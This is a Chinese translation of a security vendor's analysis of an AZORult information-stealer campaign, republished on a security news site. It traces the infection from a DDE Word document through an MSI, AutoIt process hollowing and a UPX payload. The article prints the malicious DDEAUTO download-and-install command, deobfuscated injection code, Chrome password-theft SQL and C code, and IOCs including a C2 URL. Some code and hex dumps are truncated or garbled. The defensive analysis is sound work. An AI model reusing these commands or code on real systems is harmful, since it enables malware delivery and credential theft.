

# 针对信息窃取恶意软件AZORult的分析

阅读量 9988 | 稿费 160

分享到:      

发布时间: 2018-05-29 12:06:06

## 译文声明

本文是翻译文章, 文章原作者, 文章来源: <https://blog.minerva-labs.com/>

原文地址: <https://blog.minerva-labs.com/analyzing-an-azorult-attack-evasion-in-a-cloak-of-multiple-layers>

译文仅供参考, 具体内容表达以及含义原文为准



## 写在前面的话

AZORult是一种信息窃取的恶意软件, 随着时间的推移已经发展成为一种多层功能的软件, 我们知道达尔文的自然选择进化理论已有150多年的历史, 但进化也可能由于人工选择的结果 (也称为选择性育种)。在我们的信息安全领域, 同样的生物学原理适用于恶意软件的进化。攻击者经常检查他们攻击性工具的具体特征与其生存能力的相关性, 并通过“基因工程”恶意软件来改善其功能。在接下来的文章中, 我们将介绍一个信息窃取恶意软件的特性。每一层隐藏的功能的都是其“饲养者”精心挑选的, 以提高其在野外生存的可能性。


## 分析攻击

上周, 我们阻止了一个客户网站的攻击。这是一个名为“Quotation Request - EP”的经典恶意邮件。它是从一家非洲能源公司的电子邮件帐户发出的, 它含有恶意附件。它是一个包含两个文件的RAR存档 - 一个文本文件和一个带有DDE对象的Microsoft Word文档。一旦打开, 它将从受感染的网站下载一个MSI文件:


```
<w:instrText xml:space="preserve">  
DDEAUTO c:\\windows\\system32\\cmd.exe "/c msieexec /i http://hondachm.krakow.pl/akau.msi /q"  
</w:instrText>
```

该文件是使用名为msi2exe工具从常规可执行文件创建的安装程序, 它将“普通”恶意Windows可执行文件作为安装程序进行包装。这只是众多隐藏这段恶意代码手段的第一层。

为了获取和分析可执行文件, 我将使用7-Zip提取它, 将MSI作为归档文件打开:



在我们分析发现，罪魁祸首是名为`Binary._D7D112F049BA1A655B5D9A1D0702DEE5`的资源，这是一个包含在MSI中的正常Windows可执行文件。在使用PEStudio仔细查看文件时，我们发现情况并非如此：



事实证明，这是一个编译的AutoIt脚本 – 另一层包装实际的payload。用Exe2Aut可以将其反编译可执行文件。但是，反编译的脚本仍然是混淆的：

```
#NoTrayIcon
$K3bh7fu4xx2k = 118831864
Sleep(13000)
$M9rf7ur3td5dt3xe5lv4ot9ti7ws3z2s5ul8mi7lk7jo6hu2mn7fv1bi4nt4ek5tvlmr4gb6cf2gq4kg5po9ni2b = @ScriptDir
$H3br9vu7rp4am2oq7ak4jg2uh5zh8bf8ee2zx8rb3rp0wz4uu7z12eq0ta5qo5sp1jr6vr21f8gv2td4zv0kblpt2d18ol3ff7om6if8am4yl1r = @ScriptName
$19go1vf0v18zp8le9fp0oj6op6po4tv3xa6ynldr7vf0fc3ay8qs5xy6ap4iq2vr2ab1zj5jf3ap3sj4ub1mq3edifl4wc9fp3vv2oj0xj4uk1ve8e13l = $M9rf7ur3td5dt3xe
x1fm9hi3gr9tk8wt0ov5ym4yp3wdf30e0hb8d()
$C6gu6n19gn3yn7o15nh8fy5gd2hg2ys3ut0ky0zp0oe7yl4ha8lv4sk5vl8pk2io6qv9al2xg9gk5rt3kx6vu4vr0gt9sk0x = $19go1vf0v18zp8le9fp0oj6op6po4tv3xa6yn
y8io2xf3cl0uj1xb8wu0i12tc4wh8df3qi6nx2gp4jq5cx9kh8aolre9ul9fd3ru6yj2q($i0ie9h, "", $C6gu6n19gn3yn7o15nh8fy5gd2hg2ys3ut0ky0zp0oe7yl4ha8lv4s
Func y8io2xf3cl0uj1xb8wu0i12tc4wh8df3qi6nx2gp4jq5cx9kh8aolre9ul9fd3ru6yj2q($d4mr7ga5el9ft8qi4xr1fk4dp7vs5lc0yqf5l6iq6vs2tg5yc8pf6wi7hu9ug4
Local $o4j3m3xal1dq9vg3i13wa6oa8lo4eo9jd6yc9fb1sa3fh3jn1ck3hy9bh5vn7ne3ov9hl6g = @AutoItX64
Local $p7jm6xg3zm7eg7mg9sn9sp0za7pq0v11vulcb2oa7gk8ny2jg9vc2sj8go7se0jr7vh7db8lv9us5le1jilty3kn8yf9qu5mj4pq6joc6pil15pi9h = Binary($d4
Local $x6pdik18uf1jk3nu7ls7rs4j2s2j0kd9xa5sd5lb6qo0eg0ii2yalvt2ja8ss7pc2kv6tf5hl5xy2xo2mlimg8qf4xt9aj1qz3kg0td0qk0ep6hc0p = DllStructC
DllStructSetData($x6pdik18uf1jk3nu7ls7rs4j2s2j0kd9xa5sd5lb6qo0eg0ii2yalvt2ja8ss7pc2kv6tf5hl5xy2xo2mlimg8qf4xt9aj1qz3kg0td0qk0ep6hc0p,
Local $u3zsfvd4zulvk4hk9oy7qo9ap6vr0qz7hd2zo6kz4ty6bn2vw3ve3us4jm9ku8jr4etu7ye3ds4uv7pd2dh3hx3dg8vt5ti0bv2gp6hv3kn4cm1re3h12w = DllStru
Local $y6cj21c6av1vx9gj7fk4rq3mh8tp8mi6zd4hb6qq8ql4yr4ip3hd2tg8mi5ui5k6kz6ao7b = DllStructCreate($j4fi5um0su4n("3131383833313933327531
Local $t0gr2ra2tc2ux6vp5mq6ew1vfltn3ne5zy8ti7fy3xb7dy5gk7tx9ba7fg9so5j = DllStructCreate($j4fi5um0su4n("3131383833313934344C31313838333
Local $n4qj5ec1vt2pi4ao0uy0cpi1hulit2fu9hv9ux0hi7ya7bt9an3jf3so7cy6yq4bw1rm3xs2ly4nn3bq5gs5tn8ca0nd7r = DllCall($j4fi5um0su4n("313138383
If @error OR NOT $n4qj5ec1vt2pi4ao0uy0cpi1hulit2fu9hv9ux0hi7ya7bt9an3jf3so7cy6yq4bw1rm3xs2ly4nn3bq5gs5tn8ca0nd7r[0] Then Return SetError
Local $x4xn1x0vc3gn2dm3ne3yj6bv3av6tg2kb8qv0ab8ws6jd4hh0ob8ed6vf4su2hn4fq0vx7em3dh3j = DllStructGetData($t0gr2ra2tc2ux6vp5mq6ew1vfltn
Local $o0lv8vb5cu3kg7oF4nt7am0r2xq1tv9dd8vg0pk4aa5jl9ir3de3xs2jj4ei2ec3gd4m = DllStructGetData($t0gr2ra2tc2ux6vp5mq6ew1vfltn3ne5zy8ti
If $o4j3m3xal1dq9vg3i13wa6oa8lo4eo9jd6yc9fb1sa3fh3jn1ck3hy9bh5vn7ne3ov9hl6g AND d8ju4tn41c21c1qk9xv7ts7he5ul9n3cs0nw0wq0hf0me0xag2w5db3
DllCall($j4fi5um0su4n("3131383833313933395831313838333139333403131383833313934366A31313838333139343274313138383331393335431313838
Return SetError(2, 0, 0)
EndIf
Local $hlbr9i1ilb2si7jh9rt2we2j2aj3dq6fw4zu5rv0bx7dx7yg2hp7qz8nd7rd7gc7sl2xp4ij6jn2oh1lq7fu0kw1ps1wq9my0e, $h0np4go2uk6ko1v18un8fb0vy
If $o4j3m3xal1dq9vg3i13wa6oa8lo4eo9jd6yc9fb1sa3fh3jn1ck3hy9bh5vn7ne3ov9hl6g Then
If @OSArch = j4fi5um0su4n("313138383331393532743131383833313931385931313838333139313668", $K3bh7fu4xx2k) Then
安全客 (www.anquanke.com)
```

结果发现，混淆并不是太复杂，主要依赖于单个字符串混淆函数。我们写了一个用于反混淆的Python脚本，可以点击以下链接获取：

[https://github.com/MinervaLabsResearch/BlogPosts/blob/master/ObfuscatedAutoltDecrypter/Autolt\\_dec.py](https://github.com/MinervaLabsResearch/BlogPosts/blob/master/ObfuscatedAutoltDecrypter/Autolt_dec.py)

现在可以查看脚本并重命名变量：

```
#NoTrayIcon
$dec_key = 118831864
Sleep(13000)
$self_path = @ScriptDir
$self_name = @ScriptName
$path_to_self = $self_path & "\" & $self_name
init_hex_blob()
$path_to_self2 = $path_to_self
inject_blob_to($hex_blob_var, "", $path_to_self2)
Func inject_blob_to($blob_to_inject, $null_string = "", $binary_path_to_inject = "")
Local $is_autoit64 = @AutoItX64
Local $blob_in_binary = Binary($blob_to_inject)
Local $blob_as_byte_arr = DllStructCreate("BYTE[" & BinaryLen($blob_in_binary) & "]")
DllStructSetData($blob_as_byte_arr, 1, $blob_in_binary)
Local $byte_arr_ptr = DllStructGetPtr($blob_as_byte_arr)
Local $strstartp_info = DllStructCreate("DWORD CBSize;PTR RESERVED;PTR DESKTOP;PTR TITLE;DWORD X;DWORD Y;DWORD XSize;DWORD YSize;DWORD XCountChars;DWORD YC
Local $process_info = DllStructCreate("PTR PROCESS;PTR THREAD;DWORD PROCESSID;DWORD THREADID")
Local $res = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW", "WSTR", $binary_path_to_inject, "WSTR", $null_string, "PTR", 0, "PTR", 0, "INT", 0, "DWORD"
If @error OR NOT $res[0] Then Return SetError(1, 0, 0)
Local $process_handle = DllStructGetData($process_info, "PROCESS")
Local $thread_handle = DllStructGetData($process_info, "THREAD")
If $is_autoit64 AND is_64_proc($process_handle) Then
DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $process_handle, "DWORD", 0)
Return SetError(2, 0, 0)
EndIf
Local $selector, $thread_context
If $is_autoit64 Then
If @OSArch = "X64" Then
$selector = 2
安全客 (www.anquanke.com)
```

看看这个混淆的脚本，现在很清楚看到，在Autolt中运用了一个经典process hollowing技术：

恶意软件创建原始进程的第二个暂停实例：

```
Local $process_info = DllStructCreate("DWORD CBSize;PTR RESERVED;PTR DESKTOP;PTR TITLE;DWORD X;DWORD Y;DWORD XSize;DWORD YSize;DWORD XCountChars;DWORD YC
Local $process_info = DllStructCreate("PTR PROCESS;PTR THREAD;DWORD PROCESSID;DWORD THREADID")
Local $res = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW", "WSTR", $binary_path_to_inject, "WSTR", $null_string, "PTR", 0, "PTR", 0, "INT", 0, "DWORD"
If @error OR NOT $res[0] Then Return SetError(1, 0, 0)
安全客 (www.anquanke.com)
```

它分配可写，可执行的内存：

```
Local $res = DllCall("VirtualAllocEx", $process_handle, 0, $payload, $payload_size, $MEM_COMMIT, $PAGE_EXECUTE_READWRITE)
If @error OR NOT $res[0] Then Return SetError(1, 0, 0)
Return $res[0]
安全客 (www.anquanke.com)
```

该脚本将它希望执行的payload写入远程进程：

```
Func
If $allocated_successfully Then header $payload_size, $payload_size, $payload_size, $payload_size, $payload_size, $payload_size, $payload_size, $payload_size
$res = DllCall("WriteProcessMemory", "HANDLE", $process_handle, $payload, $payload_size, $MEM_COMMIT, $PAGE_EXECUTE_READWRITE)
If @error OR NOT $res[0] Then
DllCall("WriteProcessMemory", "HANDLE", $process_handle, $payload, $payload_size, $MEM_COMMIT, $PAGE_EXECUTE_READWRITE)
安全客 (www.anquanke.com)
```

在攻击的下一阶段位于远程进程的内存之后，恶意软件将主线程的状态设置为运行注入的代码并恢复进程的执行：



```

$res = DllCall("KERNEL32.DLL", "BOOL", "SetThreadContext", "HANDLE", $thread_handle, "PTR", DllSt
If @error OR NOT $res[0] Then
    DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $process_handle, "DWORD", 0)
    Return SetError(10, 0, 0)
EndIf

$res = DllCall("KERNEL32.DLL", "DWORD", "ResumeThread", "HANDLE", $thread_handle)
If @error OR $res[0] = -1 Then
    DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $process_handle, "DWORD", 0)
    Return SetError(11, 0, 0)
EndIf

```

安全客 (www.anquanke.com)

注入的payload本身使用与字符串相同的例程进行混淆，因此在执行我们的反混淆脚本之后，可以直接观察它：

[illegible]

第一对字节4D和5A是ASCII字符串MZ – Windows可执行文件开头的魔术字符串。这是一个强有力的指示，表明注入的缓冲区是另一个payload（！），并且使用另一个Python脚本转储它，事实证明确实如此。尽管头部分损坏，但仍有可能使用PEstudio仔细查看二进制文件。令人惊讶的是，事实证明，攻击者并不认为到目前为止使用的所有不同技术都已足够，所以又用UPX压缩了文件，使其更加隐藏：

group (4)	import (0)	value (3165)
-	n/a	This program must be run under Win32
-	n/a	.rsrc
-	n/a	Rh.Z
-	n/a	)8.C
-	n/a	fE.exe
-	n/a	KERNEL32.DLL
-	n/a	oleaut32.dll
-	n/a	user32.dll
21	-	GetProcAddress
21	-	LoadLibraryA
5	-	VirtualProtect
2	-	ExitProcess
1	-	RegCloseKey
-	n/a	UPX0
-	n/a	UPX1
-	n/a	3.94
-	n/a	UPXI

由于PE已损坏，因此无法自行执行，但无需这样做。即使在UPX压缩形式下，我们也发现了这样一个事实的证据，即这是隐藏payload的最后一层，并没有修复它的结构。使用十六进制编辑器观察文件显示了多个字符串，表明其目标是窃取存储在浏览器中的密码：

```

2E120  50 0C 17 1E 05 10 10 70 AB 000A 70 10 FF FF 7E  2E137 7E0000.yy.
2E130  61 5C 82 15 4C 45 43 54 20 6F 72 69 67 69 6E 5F  al, SELECT origin
2E140  75 72 6C 2C 20 75 5E 16 80 FF 73 65 72 6E 61 6D  u', u'',eyearnam
2E150  65 5F 76 50 DE 7F E4 DF 1E 70 61 73 73 77 6F 72  e_vpp.ab.passwor
2E160  64 20 46 52 4F 4D 20 6C 6F 5C 93 73 B3 6D D0 8E  wwwandclo's'of
2E170  31 4F 84 2F DF EF 05 F5 89 9D 90 14 0D 0C 88 88  10 is at '



```

快速Google搜索验证了这是用于窃取存储在Google Chrome中的凭据的常见SQL查询的一部分:

```
char databasePath[260];
getPath(databasePath, 0x1C);
strcat(databasePath, "\\Google\\Chrome\\User Data\\Default\\Login Data");

char *query = "SELECT origin_url, username_value, password_value FROM logins";
//Open the database
if (sqlite3_open(databasePath, &db) == SQLITE_OK) {
    if (sqlite3_prepare_v2(db, query, -1, &stmt, 0) == SQLITE_OK) {
        //lets begin reading data
    }
}
```

嗅嗅恶意软件的网络活动证明了恶意软件的功能，因为它首先向C2服务器发出指令，然后接收到窃取密码的指令并将其发送回去。




在更深入的探索之后，研究团队追踪了一位创造几乎相同payload的作者。这使我们能够将注入的payload作为非损坏的二进制文件，验证我们的分析结论。例如，现在我们能够观察到相同的SQL查询，以提取存储在Google Chrome中的密码以及其他类似的技术：

```
C SEARCH
C SELECT 'CREATE INDEX vacuum_db.' || substr(sql,14) FROM sqlite_master WHERE sql LIKE 'CREATE INDEX %
C SELECT 'CREATE TABLE vacuum_db.' || substr(sql,14) FROM sqlite_master WHERE type='table' AND name!=
C SELECT 'CREATE UNIQUE INDEX vacuum_db.' || substr(sql,21) FROM sqlite_master WHERE sql LIKE 'CREATE
C SELECT 'DELETE FROM vacuum_db.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE name='sql
C SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';' FROM vacu
C SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';' FROM main
C SELECT fieldname, value FROM moz_formhistory
C SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
C SELECT host_key, name, encrypted_value, value, path, secure, expires_utc FROM cookies
C SELECT name, rootpage, sql FROM '%q'.%s ORDER BY rowid
C SELECT name, rootpage, sql FROM '%q'.%s WHERE %s ORDER BY rowid
C SELECT name, value FROM autofill
C SELECT origin_url, username, value, password, value FROM logins
C SELECT tblidx, stat FROM '%Q.sqlite_stat'
C SELECTs to the left and right of %s do not have the same number of result columns
C SET DEFAULT
```

正如我们的友好恶意软件研究社区指出的那样，这个payload最终被证明是AZORult——一个众所周知的窃取信息的恶意软件，它至少从2016年开始在不同的论坛上出售。

## 实践中的人工选择



这个活动中包装的AZORult恶意软件采用了六种技术来逃避检测，展示了它的创建者如何通过反复尝试和错误的方式选择“繁殖”它们：

### 使用RAR归档

该文件在发送时作为压缩文件存档进行打包，试图克服对“危险”文件类型附件的静态扫描和限制。

### 多个图层

使用多个图层隐藏最终的信息窃取功能可能会欺骗一些安全产品，使其看起来不够“deep enough”，而其他安全产品则无法理解每个图层的上下文。

### 使用MSI文件来释放payload

令人惊讶的是，许多机器学习防病毒解决方案忽略了这种文件类型。但是，有些供应商在后期检测到该文件，因为二进制payload被保存到临时文件夹中，但在其他情况下，它可能不那么简单并且可能会被忽略。

### AutoIt

使用非常规脚本语言进行模糊处理和编译，会生成一个二进制文件，与传统的C C ++可执行文件明显不同。在文件中寻找模式的产品本身会发现更难以检测到恶意软件。

### 注入代码

这种恶意软件会在内存中解密其有效内容，并且仅在使用了几层迷惑技巧之后。

### DDE



攻击者不再依赖旧的VBA宏，而是利用了DDE的“feature”——允许他们将有效载荷嵌入不太可疑的docx格式，因为宏只能以doc或docm格式使用。

我们能够追踪之前的尝试，从相同的参与者展示他们经过的人工选择过程，提炼他们最新的最终幸存者。例如，早期的变体选择了SCR扩展而不是MSI。在另一种情况下，交付机制是不同的，并且依赖于一个链接来直接从受损的网站下载受感染的docx文件。

```
IOC
URLs
hxxp://ipool[.]by/bitrix/css/8/DOC71574662-QUOTATION[.]doc
hxxp://ipool[.]by/bitrix/css/8/aksu[.]msi
hxxp://www[.]sckm[.]Krakow[.]pl/aksu[.]msi
hxxp://aksuperstore[.]com/fh8nzhme/gate[.]php
Files (SHA-256)
Analyzed DDE docx:
ac342e80cbdf7680b5b7790cc799e2f05be60e241c23b95262383fd694f5a7a
Analyzed MSI Installer:
e7a842f67813a47bece678a1a5848b4722f737498303fafc7786de9a81d53d06
Unzipped executable:
717db128de25eec80523b36bfaf506f5421b0072795f518177a5e84d1dde2ef7
Decompiled obfuscated Autolt:
31f807ddfc479e40d4d646ff859d05ab29848d21dee021fa7b8523d2d9de5edd
Deobfuscated Autolt:
b074be8b1078c66106844b6363ff19226a6f94ce0d1d4dd55077cc30dd7819c5
Similar DDE document downloaded directly from a compromised website:
dc3fac021fae581bf086db6b49f698f0adc80ebe7ca7a28e80c785673065a127
The builder (Trojanized):
329030c400932d06642f9dbc5be71c59588f02d27d9f3823afa75df93407027b
Similar MSI installers:
efa6af034648f8e08098ea56445ccab1af67376ca45723735602f9bdd59e5b5d
9d7a10fa3e5fd2250e717d359fcff881d9591e0fe17795bab7aac747e8514247
dc3fac021fae581bf086db6b49f698f0adc80ebe7ca7a28e80c785673065a127
```

本文翻译自 <https://blog.minerva-labs.com/>，[原文链接](#)。如若转载请注明出处。

[恶意软件](#) [信息窃取](#) [安全分析](#) [AZORult](#)

[赞](#) [收藏](#)

threst

分享到: [☆](#) [👁](#) [👤](#) [👤](#) [👤](#) [👤](#) [👤](#)

推荐阅读



发表评论

发表你的评论吧

昵称 教主

换一个

发表评论

评论列表

还没有评论呢，快去抢个沙发吧~

threst

just want fucking the world

文章 粉丝  
13 1

+ 关注

TA的文章

针对信息窃取恶意软件AZORult的分析

2018-05-29 12:06:06

Drupalgeddon的客户端攻击分析

2018-05-27 09:00:04

看我如何使用CVE-2018-8897执行任意代码

2018-05-17 16:57:59

Nigelthorn恶意软件滥用Chrome扩展,是怎么做到的?

2018-05-15 15:57:58

Spartacus勒索软件：一个充满教育意义的勒索软件

2018-05-04 16:00:09

输入关键字搜索内容

相关文章

恶意软件DLOADR：使用Edge和Chrome浏览器中的扩展作为后门

5月28日安全热点-BackSwap恶意软件可找到创新的方式来清空银行帐户

对恶意勒索软件Samsam多个变种的深入分析

5月25日安全热点 - 卡巴斯基对VPNFilter和C2通信机制的详细分析

抽丝剥茧：挖矿恶意软件Xmrig一个复杂样本的逆向分析全过程



5月24日安全热点 - CVE-2018-8013: Apache披露了一个反序列化漏洞

针对Emissary Panda组织的新型后门工具分析

热门推荐

文章目录



- 安全客
- 关于我们
  - 加入我们
  - 联系我们
  - 用户协议

- 商务合作
- 合作内容
  - 联系方式
  - 友情链接

- 内容须知
- 投稿须知
  - 转载须知

